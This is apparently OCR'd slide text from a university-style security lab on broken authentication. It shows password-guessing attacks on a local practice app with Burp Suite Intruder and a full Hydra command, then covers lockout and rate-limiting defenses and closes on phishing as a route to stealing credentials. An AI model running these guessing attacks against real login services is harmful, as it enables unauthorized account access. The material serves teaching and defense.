
Password Guessing


Using Burp

Password attack using Burp Suite


We use Burp Suite to automatise the procedure that we have seen with Python

Like on Lab#1, we use the *Intercept* tool to capture the HTTP requests that handle the login.





Password attack using Burp Suite




Burp has a module called ***Intruder*** that allows to conduct brute force or dictionary attacks by crafting the payload of the capured HTTP requests.


Right click the request that you want to use and select *Send to intruder*

Then click on the *Intruder* tab

Password attack using Burp Suite



Password attack using Burp Suite



Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	Comment
49	anthony.mark@cybercorp.com	justinbieber	302	15			533	
0			200	4			1693	
1	alice.johnson@cybercorp.com	123456	200	1			1693	
2	johnson.alice@cybercorp.com	123456	200	4			1693	
3	ajohnson@cybercorp.com	123456	200	3			1693	
4	mark.anthony@cybercorp.com	123456	200	3			1693	
5	anthony.mark@cybercorp.com	123456	200	4			1693	
6	markanthony@cybercorp.com	123456	200	2			1693	
7	anthonymark@cybercorp.com	123456	200	2			1693	
8	mark_anthony@cybercorp.com	123456	200	1			1693	
9	anthony_mark@cybercorp.com	123456	200	2			1693	
10	manthony@cybercorp.com	123456	200	2			1693	
11	anthonym@cybercorp.com	123456	200	2			1693	

The attack replaces each placeholder with each value of the corresponding dictionary and log all the responses.

Responses can be sorted by byte length or by status code to find successful logins.

Password Guessing

Using Hydra

Password guessing with Hydra

- Hydra (https://github.com/vanhauser-thc/thc-hydra) is a powerful and widely-used tool for network logon cracking
- It is capable of rapidly guessing and applying numerous password combinations to uncover authentication credentials across a variety of protocols, such as FTP, HTTP, IMAP, databases, and more
- Hydra works by employing brute-force or dictionary attacks, where it systematically checks all possible passwords by trying hundreds or thousands of combinations per minute
- The primary use of Hydra is in penetration testing scenarios where security professionals assess the strength of passwords on network services and applications to identify potential vulnerabilities that could be exploited by malicious actors
- This would be the Hydra command for our Cybercorp app:

```
hydra -L user_wordlist.txt -P Pwdb_top-1000-tiny.txt 127.0.0.1 -s 5001
http-post-form "/smartworking:username=^USER^&password=^PASS^:Invalid
credentials." -V -o hydra_log.txt
```

How do I fix this?

Mitigating the risk of online password guessing

How do I fix this? Mitigating the risk of password guessing

- **Limit Brute Force & Automated Attacks**
  - Rate limiting: block or slow down requests after X failed attempts
  - CAPTCHA: implement after multiple failed attempts
- **Account Lockout & Delays**
  - Temporary lockout after repeated failures (e.g., 10 failed attempts = 5-minute lockout)
  - Use progressive delays (e.g., first failure: 1s, 2nd: 2s, 3rd: 5s)
  - IP-Based throttling: block or flag excessive attempts from the same IP
- **Secure Password Handling**
  - Enforce minimum password length & complexity
- **Logging & Anomaly Detection**
  - Monitor failed login attempts, IP address
  - Geolocation: where does the login come from? Flag logins from unusual locations or devices
  - Device fingerprinting: what device (and browser) is being used to login?
- **Protect Against Injection & Enumeration Attacks**
  - Input sanitization: prevent SQL injection & command injection in login forms
  - Generic error messages: Avoid revealing if username exists (e.g., *"Invalid credentials"* instead of *"User not found"*)

How do I fix this? Mitigating the risk of password guessing

- **Let's implement a very basic defense mechanism against the password attack that we are carried**
  - Temporary lockout after repeated failures (e.g., 5 failed attempts = 2-minute lockout)


```
MAX_ATTEMPTS = 5
LOCKOUT_TIME = 120
```

```
login_attempts[username] = [t for t in login_attempts[username] if now - t < LOCKOUT_TIME]

if len(login_attempts[username]) >= MAX_ATTEMPTS:
    error = f"Too many failed attempts. Try again in {int(LOCKOUT_TIME - (now - login_attempts[username][0]))}s."
else:
    result = get_user()

    if result:
        session['user'] = username
        login_attempts[username] = []  # reset on successful login
        return f"<h2>Welcome, {username}!</h2><p>You are now logged in.</p>"
    else:
        login_attempts[username].append(now)
        error = "Invalid credentials."
```

- Try to run again the attack to the login page inthe Python script in `BrokenAuthentication/Online/cracker/corp_cracker.py` and see what happens now!

Social Engineering

When cracking and guessing are not an option



Social engineering to steal credentials

- Password cracking still happens but …
  - … offline attacks on leaked hash dumps can be effective, but such files are rare and often well-protected
  - … breaking into a system to dump passwords (e.g. using multiple exploits) requires a lot of knowledge

- Online guessing (brute force or credential stuffing) is risky
  - Systems are constantly monitored by IDS/IPS**. Modern systems monitor and log all the events. Even a normal, successful login generates up to 7 log lines in Windows systems, imagine thousands of unsuccessul ones!**
    - Even turning off logging generates logs!
  - Limited attempts, IP bans, account locks, alerts **— you may only get one shot!**

- **Social Engineering / Phishing doesn't attack the system — it attacks the human**
  - It's stealthier
  - It does not require as much knowledge as breaking into systems
  - And most importantly… it works

- ***Why break the door when you can trick someone into handing you the key?***

Social engineering to steal credentials

